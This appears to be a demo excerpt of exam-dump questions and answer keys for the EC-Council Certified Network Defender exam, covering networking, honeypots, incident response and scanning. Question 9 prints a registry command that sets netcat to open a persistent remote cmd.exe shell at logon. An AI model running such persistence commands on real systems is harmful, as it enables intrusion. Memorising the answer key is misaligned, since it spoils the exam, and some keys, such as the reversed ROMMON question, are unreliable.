PassQueen
a.k.a dumpsqueen.com

Certified Network Defender (CND)

ECCouncil 312-38

Version Demo

Total Demo Questions: 79

Total Premium Questions: 799

Buy Premium PDF

https://passqueen.com

support@passqueen.com

QUESTION NO: 1

Ryan works as a network security engineer at an organization the recently suffered an attack. As a countermeasure, Ryan would like to obtain more information about the attacker and chooses to deploy a honeypot into the organizations production environment called Kojoney. Using this honeypot, he would like to emulate the network vulnerability that was attacked previously. Which type of honeypot is he trying to implement?

A. High interaction honeypots

B. Research honeypot

C. Low interaction honeypots

D. Pure honeypots

ANSWER: C

Explanation:

Low interaction honeypots is correct because Kojoney is designed to emulate a limited SSH service rather than provide an actual, fully functional operating system for an intruder to compromise. A low-interaction honeypot exposes selected, simulated services and records the attacker's connection attempts, authentication attempts, commands, and other observable behavior. This lets Ryan safely collect useful intelligence about activity directed at the previously attacked network-facing service while substantially limiting the risk that the decoy itself can be taken over and used as a pivot point within the production environment.

Emulation is the key characteristic in this scenario. The goal is to make the targeted vulnerability or service appear available to an attacker without deploying the real vulnerable host or giving the attacker extensive interaction with an actual system. Kojoney specifically operates as an SSH honeypot and logs attempted activity for later analysis, which aligns directly with the limited-service simulation model of a low-interaction deployment. NIST defines a honeypot as an information system resource intended to be probed, attacked, or compromised, while Kojoney's project documentation describes its SSH-honeypot function. See the NIST honeypot glossary entry and the Kojoney project repository.

QUESTION NO: 2

Which of the following statements are true about an IPv6 network? Each correct answer represents a complete solution. Choose all that apply.

A. For interoperability, IPv4 addresses use the last 32 bits of IPv6 addresses.

B. It increases the number of available IP addresses.

C. It uses longer subnet masks than those used in IPv4.

D. It provides improved authentication and security.

E. It uses 128-bit addresses.

ANSWER: A B C D E

Explanation:

IPv6 expands the Internet Protocol address space by using 128-bit addresses, compared with IPv4's 32-bit addressing. This provides an extremely large number of available addresses and addresses the practical exhaustion of the IPv4 public address pool. IPv6 notation consists of hexadecimal fields, and its prefix lengths can extend to 128 bits; therefore, IPv6 supports subnet prefixes that are longer than any possible IPv4 subnet mask or prefix length.

IPv6 also includes defined transition and compatibility addressing techniques in which an IPv4 address may be represented in the low-order, or last, 32 bits of an IPv6 address. This allows IPv4 information to be carried in IPv6 address representations for interoperability and transition scenarios. IPv6 was designed with an improved security architecture,

including standardized support for IPsec capabilities that can provide authentication, integrity protection, and confidentiality when deployed. Security still requires appropriate configuration and policy, but these capabilities are an important part of the IPv6 protocol suite.

The IPv6 base specification defines the 128-bit addressing model, while the IPv6 addressing architecture specifies address formats and IPv4-embedded representations. See RFC 8200 and RFC 4291.

QUESTION NO: 3

Which of the following are valid approaches for supporting migration from IPv4 to IPv6? Each correct answer represents a complete solution. Choose all that apply.

A. Dual stack

B. IPv6-over-IPv4 tunneling

C. Protocol translation

D. Replacing all routers with Layer 2 hubs

ANSWER: A B C

Explanation:

Dual stack is a valid IPv6 transition approach. A dual-stack host or network device runs IPv4 and IPv6 concurrently, allowing communication with either protocol according to the destination and available network path. This is often used during phased IPv6 adoption because existing IPv4 services can remain available while IPv6 connectivity is deployed.

Tunneling is also a transition approach. IPv6 packets can be encapsulated within IPv4 packets to traverse an IPv4-only network segment. **Protocol translation**, such as NAT64 used with DNS64, enables communication between IPv6-only clients and IPv4-only services by translating between the two protocol versions. These transition mechanisms are described in RFC 4213 and RFC 6146.

QUESTION NO: 4

Which of the following types of RAID offers no protection for the parity disk?

A. RAID 2

B. RAID 1

C. RAID 5

D. RAID 3

ANSWER: D

Explanation:

RAID 3 is correct because it uses byte-level striping across multiple data disks and stores parity information on one dedicated parity disk. The parity disk provides the redundancy needed to reconstruct data if a single data disk fails. However, that dedicated parity disk is itself a single point of failure: RAID 3 does not maintain a second copy of its parity information or otherwise protect the parity disk through redundancy. If the dedicated parity disk fails, the array loses its fault-tolerance capability until the disk is replaced and parity is rebuilt; a subsequent disk failure can result in data loss. This characteristic is central to the traditional RAID 3 design, which relies on one separate disk for all parity operations. RAID terminology and the behavior of dedicated-parity RAID levels are described by the Storage Networking Industry Association in its RAID overview. A technical RAID-level reference from Oracle also describes RAID 3 as using a dedicated parity device: Oracle Solaris DiskSuite RAID documentation.

QUESTION NO: 5

The attacks are classified as which of the following? Each correct answer represents a complete solution. Choose all that apply.

A. replay attack

B. active attack

C. session hijacking

D. passive attack

ANSWER: B D

Explanation:

Security attacks are broadly classified as **active attacks** and **passive attacks**. An active attack involves an adversary attempting to alter a system, its data, or its operation. This category includes actions that can affect integrity or availability, such as modifying messages, injecting fabricated traffic, disrupting communications, or changing system resources. Because active attacks change something or attempt to change an outcome, they generally require detection and response controls in addition to preventive measures.

A passive attack involves monitoring or collecting information without altering the target system or communications. Typical passive activity includes listening to network traffic, observing communication patterns, and capturing data for later analysis. The principal security objective affected by a passive attack is confidentiality. Encryption and traffic-flow protections are important controls because a passive attacker may avoid generating evidence that data or systems were modified.

This active/passive distinction is a foundational security taxonomy used to describe the attacker's interaction with communications and information assets. NIST defines passive and active attacks in its Computer Security Resource Center glossary and provides related security concepts in FIPS 199.

QUESTION NO: 6

Which of the following representatives in the incident response process are included in the incident response team? Each correct answer represents a complete solution. Choose all that apply.

A. Information security representative

B. Legal representative

C. Technical representative

D. Lead investigator

E. Human resources

F. Sales representative

ANSWER: A B C D E

Explanation:

An effective incident response team is multidisciplinary because a security incident can involve technical containment and recovery, legal obligations, employee actions, internal policy enforcement, and executive coordination. An information security representative contributes security knowledge and identifies safeguards or controls that can affect response activities. A legal representative helps ensure that evidence handling, notifications, investigation practices, privacy obligations, and other response actions conform to applicable law and regulatory requirements. Technical representatives perform essential operational work, such as preserving affected systems and evidence, analyzing configurations, determining scope, and supporting remediation. The lead investigator manages and coordinates the response, keeps management informed, and ensures the investigation proceeds efficiently. Human resources is also an appropriate incident-response stakeholder when an incident involves employees; it supports enforcement of organizational policies and

personnel-related actions, including access suspension where appropriate. These functions align with NIST guidance that incident-response teams must coordinate with management, IT and security personnel, legal counsel, and human resources, among other organizational stakeholders. See NIST SP 800-61 Rev. 2, Computer Security Incident Handling Guide and the CISA incident response guidance.

QUESTION NO: 7

Which of the following are valid steps to secure routers? Each correct answer represents a complete solution. Choose all that apply.

A. Keep routers updated with the latest security updates.

B. Use a password that is easy to remember the router's administrative console.

C. Configure access list entries to prevent unauthorized connections and routing.

D. Use a complex password of the router management console.

ANSWER: A C D

Explanation:

Keeping routers updated with the latest security updates is a core router-hardening practice. Router operating systems, web-management interfaces, and embedded services can contain vulnerabilities that permit unauthorized access, denial of service, or control-plane compromise. Applying vendor security fixes in a controlled patch-management process reduces exposure to known, remediable flaws.

Configuring access list entries to prevent unauthorized connections and routing is also valid. Access control lists can restrict which management hosts may reach administrative services and can filter traffic at network boundaries. Applied according to an organization's policy, these controls reduce unnecessary access paths and help protect the router's control and management planes.

Using a complex password for the router management console is necessary to protect privileged administrative access. Passwords should be unique, sufficiently long, and resistant to guessing; where supported, organizations should combine this with secure management protocols, centralized authentication, and least-privilege authorization. Cisco's router-hardening guidance emphasizes limiting access and securing management-plane services, while CISA recommends promptly applying updates and using strong authentication for network devices. See Cisco guidance on IP access lists and CISA guidance on strong passwords.

QUESTION NO: 8

Which of the following flag to set whether the scan sends TCP Christmas tree frame with the remote machine? Each correct answer represents a part of the solution. Choose all that apply.

A. FIN

B. URG

C. RST

D. PUSH

ANSWER: A B D

Explanation:

A TCP Christmas tree scan sends a deliberately unusual TCP segment with the FIN, URG, and PUSH flags set simultaneously. The name refers to the packet being "lit up" with several control flags, analogous to a decorated Christmas tree. Therefore, FIN, URG, and PUSH together form the required flag combination. This technique is commonly associated with stealth or reconnaissance scanning because some TCP/IP implementations respond differently to unexpected flag combinations, potentially allowing a scanner to infer a port's state from the presence or absence of a response. TCP defines

FIN as the flag used to indicate that a sender has no more data, URG as the indication that the urgent-pointer field is significant, and PSH as a request to promptly deliver received data to the application. Although these flags have legitimate protocol meanings individually, their simultaneous use in a scan packet is intended to elicit behavior useful for port-state analysis. The TCP control-bit definitions are specified in RFC 793. Nmap also documents the FIN, Xmas, and NULL scan family and their use of unusual TCP flag combinations in its TCP NULL, FIN, and Xmas scan documentation.

QUESTION NO: 9

You run the following command on the remote Windows server 2003 computer:

c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"

What task do you want to perform by running this command? Each correct answer represents a complete solution. Choose all that apply.

A. You want to perform banner grabbing.

B. You want to put Netcat in the stealth mode.

C. You want to add the Netcat command to the Windows registry.

D. You want to set the Netcat to execute command any time.

ANSWER: B C D

Explanation:

The command creates a string value named `nc` under `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`. Values in this Run key are launched when a user logs on, so placing the Netcat invocation there establishes logon-start persistence for the specified executable. Microsoft documents the Run and RunOnce registry keys as locations used to start programs at user logon: Run and RunOnce Registry Keys.

The stored Netcat command includes `-d`, which runs Netcat in detached/background mode. This avoids keeping it attached to an interactive console, matching the stated stealth-mode objective. It also includes `-e cmd.exe`, directing the Netcat listener or connection handler to execute `cmd.exe` when a connection is handled. As a result, the process can provide command-shell execution through Netcat after it is started from the registry Run value. Netcat-style tools document execution of a program following a connection through the `-e` capability; see the Ncat execution guide. Together, these elements add Netcat to a Windows startup location, run it detached, and configure it to invoke the Windows command interpreter.

QUESTION NO: 10

An attacker has access to password hashes of a windows 7 computer. Which of the following attacks can the attacker use to reveal the passwords?

A. XSS

B. Rainbow table

C. Brute force

D. Dictionary attacks

ANSWER: B

Explanation:

Rainbow table is the intended correct answer because it is a precomputed collection of password candidates and their corresponding hash values. After obtaining Windows password hashes, an attacker can compare those values against the

table to identify a plaintext password whose stored hash matches the target. This approach can reveal passwords rapidly when the target hash algorithm and password characteristics are covered by the table, avoiding the need to calculate every candidate hash at the time of the attack.

Windows systems historically use NT hashes for local-account credential storage. These hashes are unsalted, meaning the same password produces the same NT hash across systems; this property makes them susceptible to lookup techniques based on precomputed hash collections. Microsoft documents the NT hash as a password-derived value used by NTLM authentication, and its security guidance emphasizes using modern credential protections and strong password policies to reduce exposure from compromised credentials. In the context of this single-choice question, rainbow-table lookup is the specifically named hash-recovery technique expected when an attacker already possesses Windows password hashes. See Microsoft's NTLM overview and CISA guidance on password protection.

QUESTION NO: 11

What are the responsibilities of the following disaster recovery team? Each correct answer represents a complete solution. Choose all that apply.

A. Monitor the implementation of a disaster recovery plan and evaluate the results.

B. To inform the management, the injured and the third parties about the disaster.

C. Amend and update the disaster recovery plan according to lessons learned from previous disaster recovery efforts.

D. Starts execution disaster recovery procedures.

ANSWER: A B C D

Explanation:

A disaster recovery team has responsibility throughout the recovery lifecycle, from initiating the response through validating and improving the plan. “Starts execution disaster recovery procedures.” is correct because a designated recovery authority must activate the documented procedures when an incident meets the criteria for disaster recovery. “Monitor the implementation of a disaster recovery plan and evaluate the results.” is also a core team function: recovery activities must be coordinated, tracked against recovery objectives, and assessed to confirm that systems and services have been restored adequately.

“To inform the management, the injured and the third parties about the disaster.” is correct because coordinated stakeholder communication is essential during recovery. Management needs status and decision information, affected personnel need appropriate safety and operational communications, and relevant external parties may require notification or coordination. Finally, “Amend and update the disaster recovery plan according to lessons learned from previous disaster recovery efforts.” is correct because post-incident review and plan maintenance turn recovery findings into stronger future preparedness. NIST describes contingency planning as including activation, recovery, reconstitution, testing, and plan maintenance; it also emphasizes documenting lessons learned. See NIST SP 800-34 Rev. 1 and CISA Business Resilience.

QUESTION NO: 12

Which of the following is a Unix and Windows tool capable of intercepting traffic on a network segment and capturing username and password?

A. AirSnort

B. Ettercap

C. BackTrack

D. Aircrack

ANSWER: B

Explanation:

Ettercap is correct because it is a network security auditing and protocol-analysis tool designed to inspect traffic on a local network segment. Its capabilities include active and passive packet capture, network and host analysis, and man-in-the-middle techniques such as ARP poisoning in authorized test environments. When unencrypted application protocols transmit credentials in clear text, Ettercap can dissect the relevant protocol traffic and display captured usernames and passwords. This directly matches the question's description of intercepting segment traffic and capturing login credentials.

The project has historically supported Unix-like platforms and Windows, which is why it is commonly identified in security-training materials as a cross-platform traffic-interception utility. Ettercap's protocol dissectors and logging features make it useful for validating whether a network exposes credentials or other sensitive information because of insecure legacy protocols or inadequate encryption. Such testing must be performed only with explicit authorization, since intercepting network traffic or credentials without permission is unlawful and unethical. The Ettercap project describes the tool as a suite for man-in-the-middle attacks and live connections sniffing, while its manual documents unified sniffing and protocol-dissection functionality. See the Ettercap Project website and the Ettercap manual page.

QUESTION NO: 13

Which of the following are good practices for securing administrative access to network devices? Each correct answer represents a complete solution. Choose all that apply.

A. Use SSH for command-line administration.

B. Restrict management access to approved source addresses.

C. Use individual administrator accounts.

D. Enable Telnet for all network segments.

E. Share one privileged account among all administrators.

ANSWER: A B C

Explanation:

Using SSH rather than Telnet is correct because SSH encrypts the administrative session, including credentials and commands, whereas Telnet transmits session data in clear text. Restricting administrative access with an access control list limits management connections to approved source networks or jump hosts. Using individual administrator accounts with centralized authentication and authorization improves accountability because actions can be associated with a specific user rather than a shared credential.

Administrative access should also be protected with multifactor authentication where supported. Network-device management interfaces are high-value targets, and strong authentication, encrypted management protocols, source restrictions, and auditing reduce the risk of unauthorized configuration changes. Cisco provides guidance on securing management-plane access in its access control list documentation, and NIST discusses secure remote administration in NIST SP 800-46 Rev. 2.

QUESTION NO: 14

FILL BLANK

Fill in the blank with the appropriate term.

A _____ is a translation device or service that is often controlled by a separate Media Gateway Controller, which provides the call control and signaling functionality.

A. Media gateway

ANSWER: A

Explanation:

Media gateway is the correct term. In a voice-over-IP and converged-communications architecture, a media gateway provides the media-plane interconnection between networks that may use different transport technologies, codecs, and signaling environments. It translates or terminates media streams, for example between traditional circuit-switched telephone infrastructure and packet-based IP networks. Typical media-gateway functions include codec transcoding, packetization and depacketization, tone handling, dual-tone multifrequency processing, echo cancellation, and conversion between differing bearer technologies.

The separation described in the question is a central architectural characteristic: the media gateway handles the actual voice, video, or fax media, while a Media Gateway Controller provides centralized call control and signaling decisions. This separation enables a controller to establish, modify, and release calls while instructing one or more media gateways how to process and connect media paths. The IETF Media Gateway Control Protocol specification describes this controller-to-gateway relationship and the gateway's media processing role. See IETF RFC 3435: Media Gateway Control Protocol. Additional telecommunications terminology and architecture context is available from the ITU-T H.248 Gateway Control Protocol.

QUESTION NO: 15

Harry has successfully completed the vulnerability scanning process and found serious vulnerabilities exist in the organization ' s network. Identify the vulnerability management phases through which he will proceed to

ensure all the detected vulnerabilities are addressed and eradicated. (Select all that apply)

A. Mitigation

B. Assessment

C. Verification

D. Remediation

ANSWER: A C D

Explanation:

After vulnerabilities have been discovered by scanning, the work shifts from identifying exposures to reducing and eliminating their associated risk. **Mitigation** is an appropriate next phase because it provides timely risk reduction while a permanent correction is being planned or deployed. Typical mitigation measures include restricting access, applying compensating controls, disabling an exposed service, or changing a vulnerable configuration. This is especially important for serious findings that need protection before full corrective action can be completed.

Remediation is the phase in which the underlying vulnerability is corrected. It may involve applying a vendor patch, upgrading or replacing affected software, removing an unnecessary service, or making a secure configuration change. Effective remediation should be tracked to completion according to the organization's risk-based priorities and change-management procedures.

Verification confirms that the mitigation or remediation produced the intended result. This commonly includes rescanning the affected assets, validating the revised configuration or patch level, and ensuring the finding is no longer detected. Verification supplies the evidence needed to close the vulnerability record and supports continuous vulnerability-management improvement. NIST describes patch and vulnerability management as identifying, prioritizing, remediating, and verifying vulnerabilities; see NIST SP 800-40 Rev. 4. CISA also emphasizes remediation and validation as core vulnerability-management activities in its Cybersecurity Performance Goals.

QUESTION NO: 16

Which of the following are valid characteristics of IPv6 addressing? Each correct answer represents a complete solution. Choose all that apply.

A. An IPv6 address is 128 bits long.

B. IPv6 addresses use hexadecimal notation.

C. IPv6 supports multicast addressing.

D. IPv6 uses broadcast addresses for local-network discovery.

E. An IPv6 address is 32 bits long.

ANSWER: A B C

Explanation:

IPv6 addresses are 128 bits long, providing a substantially larger address space than IPv4. IPv6 also uses hexadecimal notation, with colons separating groups of hexadecimal digits. Leading zeros within a group may be omitted, and one contiguous sequence of all-zero groups can be compressed using a double colon.

IPv6 supports unicast, multicast, and anycast addressing. It does not use broadcast addresses; multicast is used for functions that were commonly performed with broadcast in IPv4. The IPv6 addressing architecture is defined in RFC 4291, and IPv6 text representation rules are specified in RFC 5952.

QUESTION NO: 17

Which of the following conditions cannot enter the system ROM monitor mode? Each correct answer represents a complete solution. Choose all that apply.

A. The router does not find a valid operating system image.

B. The router does not have the configuration file.

C. The user interrupts the boot sequence.

D. It is necessary to set the operating parameters.

ANSWER: A C

Explanation:

The router does not find a valid operating system image and the user interrupts the boot sequence are the conditions associated with entering ROM monitor (ROMMON) mode. ROMMON is the router's low-level bootstrap environment, used when normal IOS booting cannot proceed or when an administrator deliberately stops the boot process to perform recovery and diagnostic tasks.

During startup, the bootstrap process attempts to locate and load a valid IOS image according to the configured boot variables and available storage or network locations. If no usable image can be loaded, the device falls back to ROMMON because it cannot continue a normal operating-system startup. An administrator can also intentionally interrupt the boot sequence from the console—commonly with the break sequence—to enter ROMMON. This controlled entry is frequently used for password recovery, changing configuration-register settings, examining storage, or manually booting a specified image.

Cisco documents that ROMMON provides a command-line environment for recovery when the normal IOS image is unavailable and for manually booting software. See Cisco IOS ROMMON and boot procedures and Cisco configuration-register and ROMMON guidance.

QUESTION NO: 18

Management asked their network administrator to suggest an appropriate backup medium for their backup plan that best suits their organization's need. Which of the following factors will the administrator consider when deciding on the appropriate backup medium? (Choose all that apply.)

A. Reliability

B. Capability

C. Accountability

D. Extensibility

ANSWER: A B D

Explanation:

Reliability, capability, and extensibility are all valid factors when selecting backup media for an organizational backup plan. Reliability concerns whether the media can retain and restore data consistently throughout its expected service life. Administrators must account for media durability, failure rates, handling requirements, environmental conditions, and verification procedures so that backups remain usable when recovery is required. Capability addresses whether a medium meets operational requirements, including sufficient storage capacity, compatible interfaces and backup software, acceptable backup and restore performance, retention support, and suitability for offsite storage or transport. Extensibility is also important because backup requirements rarely remain static. The selected solution should accommodate growth in protected data, longer retention periods, additional systems, and evolving recovery objectives without requiring a disruptive redesign of the backup process. These considerations support recovery planning by ensuring that the backup medium can protect current data volumes while continuing to meet future business needs. NIST recommends selecting and managing backup methods and storage in accordance with recovery requirements, including the ability to maintain and restore information reliably. See NIST SP 800-34 Rev. 1 and the CISA StopRansomware Guide.

QUESTION NO: 19

Which of the following controls help reduce the risk of ARP spoofing on a switched IPv4 network? Each correct answer represents a complete solution. Choose all that apply.

A. Enable Dynamic ARP Inspection.

B. Enable DHCP snooping.

C. Mark only legitimate infrastructure interfaces as trusted.

D. Disable all switch-port security controls.

E. Allow untrusted client ports to send DHCP offers.

ANSWER: A B C

Explanation:

Dynamic ARP Inspection (DAI) is correct because it validates ARP packets on untrusted switch ports against trusted bindings, helping prevent a device from sending forged ARP replies. DHCP snooping is also correct because it creates a binding database of legitimate IP address, MAC address, VLAN, and switch-port associations. DAI can use that database when validating ARP traffic.

Marking only legitimate infrastructure-facing interfaces as trusted is another important control. Untrusted access ports should not be allowed to send DHCP server responses or arbitrary ARP assertions that impersonate other systems. ARP spoofing can redirect traffic through an attacker, enable interception, or cause a denial of service. Cisco documents the relationship between DHCP snooping and Dynamic ARP Inspection in its Dynamic ARP Inspection configuration guidance.

QUESTION NO: 20

Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.

A. Class A

B. Class B

C. Class D

D. Class E

E. Class C

ANSWER: C D

Explanation:

Class D and Class E are not assigned as ordinary unicast host-address classes in classful IPv4 addressing. Class D comprises addresses whose first octet is 224 through 239, corresponding to the 224.0.0.0/4 block. This block is designated for IP multicast: a packet sent to a Class D address is directed to a multicast group rather than identifying one individual host interface. Hosts may join and receive traffic for multicast groups, but these addresses are not allocated to hosts as their normal unicast addresses.

Class E comprises the 240.0.0.0/4 block, with first-octet values 240 through 255. It was historically reserved for experimental or future use and is not part of the conventional Class A, Class B, or Class C unicast host allocation model. Therefore, the complete selections are Class D and Class E. Modern IP networking uses CIDR rather than classful allocation for ordinary addressing, but these special-purpose ranges retain their distinct multicast and reserved status. The Internet Assigned Numbers Authority lists 224.0.0.0/4 as multicast and 240.0.0.0/4 as reserved in its IPv4 special-purpose registry. See the IANA multicast assignment guidance and the IANA IPv4 Special-Purpose Address Registry.

QUESTION NO: 21

Which of the following is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients? Each correct answer represents a complete solution. Choose all that apply.

A. E-mail spam

B. Junk mail

C. Email spoofing

D. Email jamming

ANSWER: A B

Explanation:

E-mail spam and **Junk mail** are correct because both describe unsolicited, unwanted email distributed in bulk to many recipients. Spam commonly promotes products, services, scams, or other commercial content, and its defining characteristics are that it is unsolicited and sent at scale rather than as a requested or individually targeted communication. “Junk mail” is a widely used end-user term for the same category of unwanted electronic messages; mail systems routinely use Junk or Spam folders to identify and filter such content.

In a security context, recognizing spam is important because bulk unsolicited email is not merely a nuisance: it is also a common delivery channel for malicious links, fraudulent payment requests, credential-harvesting content, and malware attachments. Effective handling includes email filtering, sender and domain authentication controls, and user awareness so recipients can identify and report suspicious messages. The U.S. Federal Trade Commission describes the CAN-SPAM framework governing commercial email and provides practical information about unwanted commercial messages at FTC: CAN-SPAM Act Compliance Guide. The U.S. Cybersecurity and Infrastructure Security Agency also identifies phishing emails as a major email-borne threat and recommends cautious handling and reporting practices at CISA: Recognize and Report Phishing.

QUESTION NO: 22

Which of the following ranges of addresses can be used in the first octet of a Class B network address?

A. 224-255

B. 128-191

C. 0-127

D. 192-223

ANSWER: B

Explanation:

The correct range is **128-191**. In classful IPv4 addressing, a Class B address is identified by the first two bits of its first octet being `10`. In binary, the smallest first octet with this prefix is `10000000`, which equals 128 in decimal. The largest is `10111111`, which equals 191. Therefore, Class B network addresses have first octets from 128 through 191 inclusive.

Class B addressing historically used the default subnet mask 255.255.0.0, also written as /16. This left the first two octets as the network identifier and the final two octets for host addresses. Although modern networks use classless inter-domain routing (CIDR) rather than relying on address classes for routing and subnet allocation, the traditional ranges remain essential knowledge when identifying legacy classful IPv4 address categories. RFC 791 defines the original IPv4 addressing structure, while RFC 4632 describes CIDR and its replacement of classful routing practices. See RFC 791: Internet Protocol and RFC 4632: Classless Inter-domain Routing.

QUESTION NO: 23

Which of the following steps are required in an idle scan of a closed port?

Each correct answer represents a part of the solution. Choose all that apply.

A. The attacker sends a SYN/ACK to the zombie.

B. The zombie's IP ID increases by only 1.

C. In response to the SYN, the target sends a RST.

D. The zombie ignores the unsolicited RST, and the IP ID remains unchanged.

E. The zombie's IP ID increases by 2.

ANSWER: A B C D

Explanation:

An idle scan infers the target port state by observing predictable IP identification values from an idle “zombie” host. First, the attacker sends a SYN/ACK to the zombie. Because the zombie did not initiate a connection, it replies with a RST packet, exposing a current IP ID value. The attacker then transmits a SYN packet to the target while spoofing the zombie’s source address. For a closed target port, the target responds to the apparent sender—the zombie—with a RST. Since that RST is unsolicited, the zombie does not generate any response packet and therefore does not consume an additional IP ID value for this interaction. The attacker probes the zombie again with another SYN/ACK and receives another RST. Comparing the two zombie responses shows that the IP ID increased by only 1, reflecting only the second probe response. This observed increment is the key indication that the target port was closed, subject to the requirement that the zombie has a predictable, globally incrementing IP ID sequence and remains otherwise idle. Nmap documents this technique and its reliance on IP ID side-channel behavior in its Idle Scan documentation; the original technique is also described in the Phrack article on stealth port scanning.

QUESTION NO: 24

Which of the following standards is a proposed enhancement to the 802.11a and 802.11b wireless LAN (WLAN) specifications that offers quality of service (QoS) features, including the prioritization of data, voice, and video transmissions?

A. 802.15

B. 802.11n

C. 802.11e

D. 802.11h

ANSWER: C

Explanation:

802.11e is the IEEE 802.11 amendment that introduced MAC-layer quality-of-service capabilities for wireless LANs. Its purpose is to make Wi-Fi better able to carry traffic with differing delay, jitter, and delivery requirements, particularly real-time voice and video alongside ordinary data traffic. The amendment defines enhanced channel-access mechanisms, most notably Enhanced Distributed Channel Access (EDCA), through which traffic can be placed into access categories with different contention parameters. This lets latency-sensitive traffic such as voice receive more timely access to the wireless medium than best-effort data when the network is congested. 802.11e also specifies mechanisms for parameterized QoS service, supporting more controlled treatment of traffic flows where applicable. These QoS mechanisms became foundational to Wi-Fi Multimedia (WMM), the Wi-Fi Alliance interoperability certification based on a subset of 802.11e functionality. Therefore, the standard described by the question is 802.11e. See the IEEE 802.11 working group's standards information at IEEE 802.11 Working Group and the Wi-Fi Alliance overview of WMM at Wi-Fi CERTIFIED WMM.

QUESTION NO: 25

Which of the following statements are NOT true about the FAT16 file system? Each correct answer represents a complete solution. Choose all that apply.

A. It does not support file-level security.

B. It works well with large disks because the cluster size increases as the disk partition size increases.

C. It supports the Linux operating system.

D. It supports file-level compression.

ANSWER: B D

Explanation:

"It works well with large disks because the cluster size increases as the disk partition size increases." is not true. Although FAT16 does use larger clusters as volume size grows, that characteristic is a limitation rather than an advantage for large disks. A larger allocation unit means even a very small file consumes an entire cluster, creating unused space known as slack space. FAT16 also has a limited number of addressable clusters because its allocation entries are 16 bits wide. Consequently, it becomes increasingly inefficient and constrained on larger volumes; it is not a file system that works well for them. Microsoft documents the FAT family's volume and cluster limitations in its FAT file system overview.

"It supports file-level compression." is also not true for FAT16. Native transparent file-level compression is a filesystem capability associated with NTFS in Windows. FAT16 stores ordinary file data and allocation information but does not provide the filesystem-managed compression attribute, compression algorithm, or transparent decompression mechanism required for per-file compression. Microsoft's file system functionality comparison identifies compression support as an NTFS capability rather than a FAT capability. Therefore, these two statements correctly identify characteristics that should not be attributed to FAT16.

QUESTION NO: 26

According to the company's security policy, all access to any network resources must use Windows Active Directory Authentication. A Linux server was recently installed to run virtual servers and it is not using Windows Authentication. What needs to happen to force this server to use Windows Authentication?

A. Edit the ADLIN file.

B. Remove the /var/bin/localauth.conf file.

C. Edit the PAM file to enforce Windows Authentication.

D. Edit the shadow file.

ANSWER: C

Explanation:

Edit the PAM file to enforce Windows Authentication. PAM (Pluggable Authentication Modules) is the Linux framework that controls how services authenticate users. To require Active Directory-backed authentication, the server must first be joined to, or otherwise configured to communicate with, the Active Directory domain, commonly through SSSD with Kerberos and LDAP, or through Samba/Winbind. PAM service configuration is then set to invoke the appropriate AD-aware authentication and account modules. This ensures that interactive logons and service access governed by PAM validate user identities against the centralized Windows Active Directory identity infrastructure rather than relying solely on local Linux accounts.

In a typical modern deployment, SSSD obtains identity and authentication information from AD and integrates it with PAM so that domain users can be authenticated consistently on the Linux host. PAM can also enforce account-access policy, including restricting access to specified AD users or groups. This makes PAM configuration the enforcement point on the Linux system for the organization's centralized-authentication requirement. Red Hat documents the integration of AD identities through SSSD and PAM at RHEL: Using SSSD to integrate directly with Active Directory. Samba also documents AD domain membership and authentication integration at Samba Wiki: Setting up Samba as a Domain Member.

QUESTION NO: 27

Albert works as a Windows system administrator at an MNC. He uses PowerShell logging to identify any suspicious scripting activity across the network. He wants to record pipeline execution details as PowerShell executes, including variable initialization and command invocations. Which PowerShell logging component records pipeline execution details as PowerShell executes?

A. Module logging

B. Script block logging

C. Event logging

D. Transcript logging

ANSWER: A

Explanation:

Module logging records details about PowerShell pipeline execution for selected modules. This is the logging component intended to capture operational activity as PowerShell runs commands, including command invocation, parameter binding, variable-related information, and output associated with pipeline processing. An administrator can configure the policy to log specific modules—commonly all modules by using a wildcard—or limit logging to modules that are particularly relevant to security monitoring. The resulting events are written to the Microsoft-Windows-PowerShell/Operational event log, enabling centralized collection and correlation with other endpoint telemetry. This makes module logging valuable for identifying suspicious use of cmdlets and for understanding the execution context of commands run in an environment. Microsoft's PowerShell logging documentation describes module logging as recording pipeline execution details for configured modules, including variable initialization and command invocation. Configuration is available through Group Policy under PowerShell settings or through the corresponding registry policy settings. See Microsoft's about_Logging_Windows documentation and PowerShell security features documentation.

QUESTION NO: 28

Which of the following firewalls are used to track the state of active connections and determine the network packets allowed to enter through the firewall? Each correct answer represents a complete solution. Choose all that apply.

A. Circuit-level gateway

B. Stateful

C. Proxy server

D. Dynamic packet-filtering

ANSWER: B D

Explanation:

Stateful and Dynamic packet-filtering are correct because they describe the same core firewall capability: stateful inspection. Rather than evaluating each packet entirely in isolation, a stateful firewall maintains a state table for active traffic flows. This table records connection context, commonly including source and destination IP addresses, protocol, source and destination ports, TCP flags, and the connection's current state. When a packet arrives, the firewall can determine whether it belongs to an established or properly initiated session and apply policy using that context. For example, return traffic for an internal host's permitted outbound connection can be recognized as part of the existing session and allowed without requiring a separate broad inbound rule. Dynamic packet filtering emphasizes that the firewall creates and updates filtering decisions dynamically from connection-state information, while stateful emphasizes the inspection method itself. Both terms therefore satisfy the question's requirement to track active connections and decide which packets may enter. NIST describes stateful inspection as tracking the state of network connections and using that state when making filtering decisions; see NIST SP 800-41 Rev. 1, Guidelines on Firewalls and Firewall Policy. Additional background on stateful firewall behavior is available from CISA's Understanding Firewalls.

QUESTION NO: 29

You are tasked to perform black hat vulnerability assessment for a client. You received official written permission to work with: company site, forum, Linux server with LAMP, where this site is hosted.

Which vulnerability assessment tool should you consider using?

A. OpenVAS

B. hping

C. wireshark

D. dnsbrute

ANSWER: A

Explanation:

